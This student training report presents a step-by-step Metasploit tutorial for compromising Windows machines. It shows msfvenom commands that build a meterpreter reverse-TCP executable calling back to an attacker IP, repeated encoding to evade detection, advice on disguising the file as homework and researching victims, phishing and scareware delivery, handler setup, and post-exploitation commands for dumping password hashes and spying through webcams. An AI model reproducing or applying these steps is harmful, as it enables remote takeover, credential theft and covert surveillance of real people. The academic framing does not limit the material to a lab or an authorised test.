



# PROFESSIONAL TRAINING REPORT

at

**Sathyabama Institute of Science and Technology**  
**(Deemed to be University)**

Submitted in partial fulfillment of the requirements for the award  
of Bachelor of Engineering Degree in Information Technology

**By: M.D.Ravi shankar**  
**Reg.No:39120093**



**DEPARTMENT OF INFORMATION TECHNOLOGY**

**SCHOOL OF COMPUTING**

**SATHYABAMA INSTITUTE OF SCIENCE AND  
TECHNOLOGY**

**JEPPIAAR NAGAR, RAJIV GANDHI SALAI,  
CHENNAI – 600119, TAMILNADU**

**APRIL 2022**

**SATHYABAMA**



# INSTITUTE OF SCIENCE AND TECHNOLOGY

(DEEMED TO BE UNIVERSITY)

**Accredited with Grade “A” by NAAC**

(Established under Section 3 of UGC Act, 1956)

JEPPIAAR NAGAR, RAJIV GANDHI SALAI

CHENNAI– 600119

[www.sathyabama.ac.in](http://www.sathyabama.ac.in)

---

## DEPARTMENT OF INFORMATION TECHNOLOGY

### **BONAFIDE CERTIFICATE**

This is to certify that this Project Report is the bonafide work of **M.D.Ravi shankar(Reg. No: 39120093)** who carried out the project entitled “**Hacking Windows using Metasploit**” under my supervision from March 2022 to April 2022.

Internal Guide

**Dr. Revathy.**

---

Submitted for Viva voce Examination held on \_\_\_\_\_

Internal Examiner  
Examiner

External

### **DECLARATION**

I, **M.D.Ravi Shankar** hereby declare that the project report entitled **Hacking windows using Metasploit** done by me under the guidance of **DR.Revathy** is submitted in partial fulfillment of the requirements for the award of Bachelor of Engineering Degree in Information Technology

DATE:

PLACE:

SIGNATURE OF THE CANDIDATE

### ACKNOWLEDGEMENT

I am pleased to acknowledge my sincere thanks to **Board of Management of SATHYABAMA** for their kind encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T. Sasikala M.E., Ph.D, Dean**, School of Computing, **Dr.Revathy** for providing me necessary support and details at the right time during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Project Guide **Dr.Revathy** for her valuable guidance, suggestions and constant encouragement paved way for the successful completion of my project work.

I wish to express my thanks to all Teaching and Non-teaching staff members of the **Department of Information Technology** who were helpful in many ways for the completion of the project.

# TRAINING CERTIFICATE



# ABSTRACT

Hacking windows is compromise between computer system(target)and software to access the target computer and steal or misuseor spy on them. The Malware and the attacker identify and exploit the vulnerability of the computer system to gain unauthorized access.To use the vulnerabiltiy of windows OS ,we are using Metasploit which suit to verify and exploit the vulnerabilites. To do this we will be using Metasploit reverse\_tcp meterpreter payload

The **Metasploit framework** is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

| TABLE OF CONTENTS |                                                        |         |
|-------------------|--------------------------------------------------------|---------|
| CHAPTER           | TITLE                                                  | PAGE NO |
|                   | <b>ABSTRACT</b>                                        | 5       |
| <b>1</b>          | <b>INTRODUCTION</b>                                    | 7-8     |
|                   | 1.1 WHAT IS CYBERSECURITY?                             | 7-8     |
|                   | 1.2 WHAT IS METASPLOIT?                                | 8       |
| <b>2</b>          | <b>EXPERIMENTAL OR MATERIALS AND REQUIREMENTS USED</b> |         |
|                   | 2.1 VIRTUAL BOX                                        | 9       |
|                   | 2.2 KALI LINUX                                         | 10      |
| <b>3</b>          | <b>ARCHITEURAL DIAGRAM</b>                             | 12      |
|                   | 3.1 CONFIGURING METASPOLIT                             | 13      |
|                   | 3.2 GENERATING PAYLOADS                                | 14-17   |
|                   | 3.3 ENCODING PAYLOADS                                  | 18-21   |
|                   | 3.4 DELIVERING THE PAYLOADS                            | 22      |
|                   | 3.5 OPENING A METERPETER AND COMMANDS                  | 13-26   |
|                   | 3.6 OPENING A BACKDOOR                                 | 27-30   |
| <b>4</b>          | <b>SOURCECODE</b>                                      | 31      |
| <b>5</b>          | <b>CONCLUSION</b>                                      | 31      |

# **INTRODUCTION**

## **1.1 What is Cyber Security?**

Cybersecurity is the protection of computer systems and networks from information disclosure, theft of or damage to their hardware, software or electronic data as well as from the disruption or misdirection of the service they provide. It is otherwise known as Computer Security or Information Technology Security.

## **IMPORTANCE OF CYBER SECURITY**

- User's asset is protected against various cyber security risk and remain intact
- The importance of ensuring protection from attacks, damage and unauthorized access network, computers and program equivalent to daily routine operation of an organization
- Helping to understand the current trend in it and develop effective solutions.
- Reducing vulnerability in information and ICT system and Networks.

## KEY ELEMENTS OF CYBER SECURITY:

- Application security
- Information security
- Network security
- Operation security
- Disaster security

### **1.2 What is Metasploit?**

The Metasploit Framework is a Ruby-based, open-source framework that is used by information security professionals and cybercriminals to find, exploit , and validate system vulnerabilities. It is owned by Boston, Massachusetts-based security company Rapid7.

### **What is Metasploit in cybersecurity?**

Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both attackers and defenders

# **EXPERIMENTAL OR MATERIALS AND METHODS REQUIREMENTS USED**

## **2.1. VIRTUAL BOX**

VirtualBox is an open-source application that allows users to run additional operating system environments from the desktop of their Macs or PCs. For example, a Mac user could set up VirtualBox to run Windows 7 and Windows XP alongside Mac OS X.

### **USES OF VIRTUALBOX:**

Oracle VM VirtualBox enables you to run more than one OS at a time. This way, you can run software written for one OS on another, such as Windows software on Linux or a Mac, without having to reboot to use it.

### **ADVANTAGES:**

- Easy to use
- Powerful
- Control your resources more effectively.
- Unparalleled community support

## **2.2 KALI LINUX**

Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security.

### **USES OF KALI LINUX:**

Kali Linux is an open-source, geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

### **ADVANTAGES OF KALI LINUX:**

- More than 600 penetration tools included.
- Adherence of file-system hierarchy standard.
- Open development tree.
- Multiple-language support.
- Completely customizable.
- Free (as in beer) and always will be.
- Wide-ranging wireless device support


## **SYSTEM REQUIREMENTS:**

- 2 GHz+ processor
- Minimum 4 GB RAM, but 8 GB is recommended
- Minimum 1 GB disk space, but 50 GB is recommended

## **TOOLS USED**

- Kali linux (OS)
- VirtualBox(Virtualization)

## Architectural Diagram



# CONFIGURING METASPLOIT:

Once you have downloaded Metasploit or if it's your first time running the program we will need to configure your Metasploit database. To do so first open your command line/terminal and ensure your Metasploit is at the newest version by typing the following code:

**apt update; apt install metasploit-framework**


Or if you are running an older version of Linux use:

**msfupdate**

This will check for and download any necessary updates. Once our Metasploit is up-to-date we need to create the database itself, so simply enter the command:

**msfdb init**

You may be prompted to create a password, don't worry if you are not, as long as the database is successfully initialised you're good to go.



```
root@kali-linux:~# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

# GENERATING PAYLOADS:

To find the correct payload for our attack we can search through Metasploit's current 1897 exploits and 547 payloads using the search command. To view find more information on the parameters which the search command takes simply enter (In the Metasploit console):

> **search**

```
msf5 > search
[-] Argument required

Usage: search [ options ] <keywords>

OPTIONS:
  -h          Show this help information
  -o <file>   Send output to a file in csv format
  -S <string> Search string for row filter
  -u          Use module if there is one result

Keywords:
  aka       : Modules with a matching AKA (also-known-as) name
  author    : Modules written by this author
  arch      : Modules affecting this architecture
  bid       : Modules with a matching Bugtraq ID
  cve       : Modules with a matching CVE ID
  edb       : Modules with a matching Exploit-DB ID
  check     : Modules that support the 'check' method
  date      : Modules with a matching disclosure date
  description : Modules with a matching description
  fullname  : Modules with a matching full name
  mod_time  : Modules with a matching modification date
  name      : Modules with a matching descriptive name
  path      : Modules with a matching path
  platform  : Modules affecting this platform
  port      : Modules with a matching port
  rank      : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref       : Modules with a matching ref
  reference  : Modules with a matching reference
  target    : Modules affecting this target
  type      : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
  search cve:2009 type:exploit
```

As you can see the above command outputs thousands of payloads we can use, even if we narrow down our search using:

> **search platform: windows type: payload port: tcp**

we still get way too many outputs. So when you are choosing your payload just take your time to search for

some good working payloads. Here are two favourite windows payloads you may want to use:

- windows/meterpreter/reverse\_tcp
- windows/vncinject/reverse\_tcp

we are going to use the ‘windows/meterpreter/reverse\_tcp’. However, we can also use ‘windows/vncinject/reverse\_tcp’, which is similar but creates a VNC session which can be useful for viewing your targets desktop.

**Msfvenom** // creating the payload

Once you have found your desired payload, we must turn it into an executable file which the victim can run on the target machine to start the meterpreter session. To do so we must use ‘msfvenom’ which is Metasploit’s command for generating executable payloads.

The command we can type to view more information on msfvenom is:

**msfvenom**

You should get something like this:

```

root@kali-linux:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list                <type>    List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload             <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options            List --payload <value>'s standard, advanced and evasion options
  -f, --format              <format>   Output format (use --list formats to list)
  -e, --encoder              <encoder>  The encoder to use (use --list encoders to list)
  --sec-name                <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest                Generate the smallest possible payload using all available encoders
  --encrypt                 <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key             <value>    A key to be used for --encrypt
  --encrypt-iv              <value>    An initialization vector for --encrypt
  -a, --arch                <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
  --platform               <platform> The platform for --payload (use --list platforms to list)
  -o, --out                 <path>     Save the payload to a file
  -b, --bad-chars           <list>    Characters to avoid example: '\x00\xff'
  -n, --nopsled             <length>   Prepend a nopsled of [length] size on to the payload
  --pad-nops               Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (n
ops minus payload length)
  -s, --space               <length>   The maximum size of the resulting payload
  --encoder-space           <length>   The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations          <count>    The number of times to encode the payload
  -c, --add-code            <path>     Specify an additional win32 shellcode file to include
  -x, --template            <path>     Specify a custom executable file to use as a template
  -k, --keep                Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name            <value>    Specify a custom variable name to use for certain output formats
  -t, --timeout             <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help               Show this message

```

Here we can see all of the different options you can use when using msfvenom. I'm not going to go through them all as most of them are self-explanatory. However, the parameters we are going to use are:

- **Payload** (name of chosen payload).
- **Format** (format of the output file, e.g. .exe or .pdf).
- **Arch** (architecture of target, e.g x32, x64 or x86).
- **Other custom parameters** like LHOST and LPORT.

Before you can create the payload, you need to know the host IP (LHOST or listen host) and port (LPORT or listen port) that you are going to use. If your target is on the same network as the host then you can simply find your local IPv4 address using the following command:


**ifconfig**

However, please note if you wish to attack someone who is on a different network to the host machine you will need to port forward. I will not be covering this in this tutorial as this is a whole other topic.

For the port you simply need to choose a port for the meterpreter to bind to. I am using port 4444

Once you have decided which parameters you will use/need you can create a payload. For example here is the command I used:

**msfvenom --payload  
windows/meterpreter/reverse\_tcp --arch x86 --  
format exe LHOST=192.168.0.28 LPORT=4444  
> windowsMeterpreter.exe**



```
root@kali-linux:~# msfvenom --payload windows/meterpreter/reverse_tcp --arch x86 --format exe LHOST=192.168.0.28 LPORT=4444 > windowsMeterpreter.exe
[.] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

A successfully generated payload

Once you have generated the payload the output file will be located in the current directory (directory which you were in when the command was executed), unless you specified a certain path.

# ENCODING PAYLOADS

To encode your payload through metasploit we can simply add two extra parameters to our msfvenom command. The first one being 'encoder'. We can view the available encoders to use for our target by using the following command:

## msfvenom --list encoders

```
Framework Encoders [--encoder <value>]
=====
```

| Name                         | Rank      | Description                                            |
|------------------------------|-----------|--------------------------------------------------------|
| ----                         | ----      | -----                                                  |
| cmd/brace                    | low       | Bash Brace Expansion Command Encoder                   |
| cmd/echo                     | good      | Echo Command Encoder                                   |
| cmd/generic_sh               | manual    | Generic Shell Variable Substitution Command Encoder    |
| cmd/ifs                      | low       | Bourne \${IFS} Substitution Command Encoder            |
| cmd/perl                     | normal    | Perl Command Encoder                                   |
| cmd/powershell_base64        | excellent | Powershell Base64 Command Encoder                      |
| cmd/printf_php_mq            | manual    | printf(1) via PHP magic_quotes Utility Command Encoder |
| generic/eicar                | manual    | The EICAR Encoder                                      |
| generic/none                 | normal    | The "none" Encoder                                     |
| mipsbe/byte_xori             | normal    | Byte XORi Encoder                                      |
| mipsbe/longxor               | normal    | XOR Encoder                                            |
| mipsle/byte_xori             | normal    | Byte XORi Encoder                                      |
| mipsle/longxor               | normal    | XOR Encoder                                            |
| php/base64                   | great     | PHP Base64 Encoder                                     |
| ppc/longxor                  | normal    | PPC LongXOR Encoder                                    |
| ppc/longxor_tag              | normal    | PPC LongXOR Encoder                                    |
| ruby/base64                  | great     | Ruby Base64 Encoder                                    |
| sparc/longxor_tag            | normal    | SPARC DWORD XOR Encoder                                |
| x64/xor                      | normal    | XOR Encoder                                            |
| x64/xor_dynamic              | normal    | Dynamic key XOR Encoder                                |
| x64/zutto_dekiru             | manual    | Zutto Dekiru                                           |
| x86/add_sub                  | manual    | Add/Sub Encoder                                        |
| x86/alpha_mixed              | low       | Alpha2 Alphanumeric Mixedcase Encoder                  |
| x86/alpha_upper              | low       | Alpha2 Alphanumeric Uppercase Encoder                  |
| x86/avoid_underscore_tolower | manual    | Avoid underscore/tolower                               |
| x86/avoid_utf8_tolower       | manual    | Avoid UTF8/tolower                                     |
| x86/bloxor                   | manual    | BloXor - A Metamorphic Block Based XOR Encoder         |
| x86/bmp_polyglot             | manual    | BMP Polyglot                                           |
| x86/call4_dword_xor          | normal    | Call+4 Dword XOR Encoder                               |
| x86/context_cpuid            | manual    | CPUID-based Context Keyed Payload Encoder              |
| x86/context_stat             | manual    | stat(2)-based Context Keyed Payload Encoder            |
| x86/context_time             | manual    | time(2)-based Context Keyed Payload Encoder            |
| x86/countdown                | normal    | Single-byte XOR Countdown Encoder                      |
| x86/fnstenv_mov              | normal    | Variable-length Fnstenv/mov Dword XOR Encoder          |
| x86/jmp_call_additive        | normal    | Jump/Call XOR Additive Feedback Encoder                |
| x86/nonalpha                 | low       | Non-Alpha Encoder                                      |
| x86/nonupper                 | low       | Non-Upper Encoder                                      |
| x86/opt_sub                  | manual    | Sub Encoder (optimised)                                |
| x86/service                  | manual    | Register Service                                       |
| x86/shikata_ga_nai           | excellent | Polymorphic XOR Additive Feedback Encoder              |
| x86/single_static_bit        | manual    | Single Static Bit                                      |
| x86/unicode_mixed            | manual    | Alpha2 Alphanumeric Unicode Mixedcase Encoder          |
| x86/unicode_upper            | manual    | Alpha2 Alphanumeric Unicode Uppercase Encoder          |
| x86/xor_dynamic              | normal    | Dynamic key XOR Encoder                                |

List of encoders currently available from Metasploit

As you can see there are many encoders available to use. The output (as seen above) shows us the name, rank and description of the encoder. The one we will be using, and one of the most popular encoders is x86/shikata\_ga\_nai, as you can see this encoder is rated excellent and should do a great job.

The second parameter we must add to our **msfvenom** command is 'iterations'. This just simply means how many times the payload will be encoded.

Once you have chosen your encoder and number of iterations your msfvenom command should look something like the following:

```
msfvenom --payload  
windows/meterpreter/reverse_tcp --arch  
x86 --format exe --encoding  
x86/shikata_ga_nai --iterations 500  
LHOST=192.168.0.28 LPORT=4444 >  
windowsMeterpreter.exe
```

If you execute the command, similar to the finished payload shall be outputted to the current directory.

## Other techniques

Some other techniques that are worth pointing out are basic things:

- **Don't use stupid names** → Please don't use stupid names for your payload, because trust me, no one is ever going to run a file named 'SuP3r5ecRetV1RuS.exe'. Use something sensible and believable such as 'BiologyHomework.pptx' or 'PhotoshopHairBrush.abr'
- **Use appropriate file extensions** → This happens many times too, and this is honestly sometimes one of the biggest give-a-ways there is something wrong with your file. Use the correct file extensions! For example, if your payload is inside a word document, make sure the extension is .docx not .rar or something.
- **Do a background check on your victim** → Before you attack your victim do some background checks on them, this will greatly increase your chances of them opening the file. A common example is age, if your victim is a student, maybe try sending them some revision materials.
- **Use specific ports** → We're using port 4444 which is a bad example as is known to be used by Metasploit.

It is best to use ports which are not filtered out by the firewall.

# DELIVERING PAYLOADS

Getting the payload on the victim's machine

we now have to get our 'payload file' onto our victim's machine. Some methods you could try are as follows:

- **Via email** → A phishing attack asking the user to download a file is a very successful and common example of getting a payload onto a victim's machine.
- **Scareware** → You could try using scareware to get a victim to download your file. For example, the classic: "A virus has been detected, update adobe flash player now!".
- **Physical access** → You could simply just plug a USB with the payload into the victim's machine and execute the file. The only problem is you need physical access.

# OPENING METAPETER AND COMMANDS

## Configuring Metasploit

If you have successfully gotten your payload on your victim's machine, First, we must configure our metasploit to listen for our meterpreter in order to open a session. To do this start the metasploit console by using the command:

### **msfconsole**

Once the Metasploit console has loaded up we must tell it to use the '**multi/handler**' module so simply type:

### **> use multi/handler**

If that was successful you should see the following:

```
msf5 exploit(multi/handler) >
```

Metasploit console using multi/handler

Once you have loaded the '**multi/handler**' module, we must now tell Metasploit what payload we have used for our malicious file. To set the payload, use the command:

**> set payload**

**windows/meterpreter/reverse\_tcp**

Now we must set the LHOST and LPORT again for Metasploit to listen on. For this part make sure you ensure you use the same IP and Port we used in msfvenom when creating the payload.

To set the LHOST use the command:

**> set LHOST 192.168.0.28**

To set the LPORT use the following:

**> set LPORT 4444**

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.28
LHOST => 192.168.0.28
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > 
```

Overall Metasploit console after configuration

You can actually preview the changes we have set using the command:

**> show options**

```

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.0.28  yes  The listen address (an interface may be specified)
  LPORT  4444  yes  The listen port

Exploit target:

  Id  Name
  --  --
  0  Wildcard Target

```

Output of 'show options'

## Listening for the session

Now we have configured Metasploit we need to tell it to listen for the payload in order to open the session. This section is very short as we simply have to use the command:

**> exploit**

Please note, if you get the following error:

```

[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable

```

Bad port error

This means the port we have chosen is in use, so you will need to go back and change the port. to bind to: <address>:<port>. As long as after this it states:

```
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Metasploit successfully listening

This means Metasploit is listening for the meterpreter session to start.

# OPENING A BACKDOOR

Once we have set Metasploit to listen for our meterpreter session if our victim opens our file, this is what a successful connection should look like:

```
[*] Started reverse TCP handler on 192.168.0.37:4444
[*] Sending stage (179779 bytes) to 192.168.0.16
[*] Meterpreter session 1 opened (192.168.0.37:4444 -> 192.168.0.16:55216) at 2019-06-21 11:05:35 +0100
meterpreter > |
```

A successful meterpreter session

## Meterpreter commands

Now we have a successful meterpreter session on our victim, we are pretty much in control now. If you would like to view all of the available meterpreter commands you can simply type:

**> help**

```
Stdapi: Networking Commands
=====

Command      Description
-----
arp           Display the host ARP cache
getproxy      Display the current proxy configuration
ifconfig      Display interfaces
ipconfig      Display interfaces
netstat       Display the network connections
portfwd       Forward a local port to a remote service
resolve       Resolve a set of host names on the target
route         View and modify the routing table
```

## Stdapi: File system Commands

=====

| Command    | Description                               |
|------------|-------------------------------------------|
| -----      | -----                                     |
| cat        | Read the contents of a file to the screen |
| cd         | Change directory                          |
| checksum   | Retrieve the checksum of a file           |
| cp         | Copy source to destination                |
| dir        | List files (alias for ls)                 |
| download   | Download a file or directory              |
| edit       | Edit a file                               |
| getlwd     | Print local working directory             |
| getwd      | Print working directory                   |
| lcd        | Change local working directory            |
| lls        | List local files                          |
| lpwd       | Print local working directory             |
| ls         | List files                                |
| mkdir      | Make directory                            |
| mv         | Move source to destination                |
| pwd        | Print working directory                   |
| rm         | Delete the specified file                 |
| rmdir      | Remove directory                          |
| search     | Search for files                          |
| show_mount | List all mount points/logical drives      |
| upload     | Upload a file or directory                |

## Core Commands

=====

| Command                  | Description                                               |
|--------------------------|-----------------------------------------------------------|
| -----                    | -----                                                     |
| ?                        | Help menu                                                 |
| background               | Backgrounds the current session                           |
| bg                       | Alias for background                                      |
| bgkill                   | Kills a background meterpreter script                     |
| bglist                   | Lists running background scripts                          |
| bgrun                    | Executes a meterpreter script as a background thread      |
| channel                  | Displays information or control active channels           |
| close                    | Closes a channel                                          |
| disable_unicode_encoding | Disables encoding of unicode strings                      |
| enable_unicode_encoding  | Enables encoding of unicode strings                       |
| exit                     | Terminate the meterpreter session                         |
| get_timeouts             | Get the current session timeout values                    |
| guid                     | Get the session GUID                                      |
| help                     | Help menu                                                 |
| info                     | Displays information about a Post module                  |
| irb                      | Open an interactive Ruby shell on the current session     |
| load                     | Load one or more meterpreter extensions                   |
| machine_id               | Get the MSF ID of the machine attached to the session     |
| migrate                  | Migrate the server to another process                     |
| pivot                    | Manage pivot listeners                                    |
| pry                      | Open the Pry debugger on the current session              |
| quit                     | Terminate the meterpreter session                         |
| read                     | Reads data from a channel                                 |
| resource                 | Run the commands stored in a file                         |
| run                      | Executes a meterpreter script or Post module              |
| sessions                 | Quickly switch to another session                         |
| set_timeouts             | Set the current session timeout values                    |
| sleep                    | Force Meterpreter to go quiet, then re-establish session. |
| transport                | Change the current transport mechanism                    |
| use                      | Deprecated alias for "load"                               |
| uuid                     | Get the UUID for the current session                      |
| write                    | Writes data to a channel                                  |

```
Stdapi: Webcam Commands
=====

Command      Description
-----
record_mic    Record audio from the default microphone for X seconds
webcam_chat   Start a video chat
webcam_list   List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=====

Command      Description
-----
play         play an audio file on target system, nothing written on disk

Priv: Elevate Commands
=====

Command      Description
-----
getsystem     Attempt to elevate your privilege to that of local system.
```

```
Priv: Password database Commands
=====

Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestomp Commands
=====

Command      Description
-----
timestomp    Manipulate file MACE attributes
```

As you can see there are a lot of commands

## **> webcam\_snap**

This takes a picture through the victim's webcam, allowing you to spy on them.

## **Similar:**

## **> webcam\_stream**

allows you to stream a victim's webcam and watch what they're doing live!

## **SOURCE CODE:**

There is no source code. It is a procedure based project. It is also a part of cyber security.

## **CONCLUSION:**

Thus, the tool I have been implemented has been executed successfully.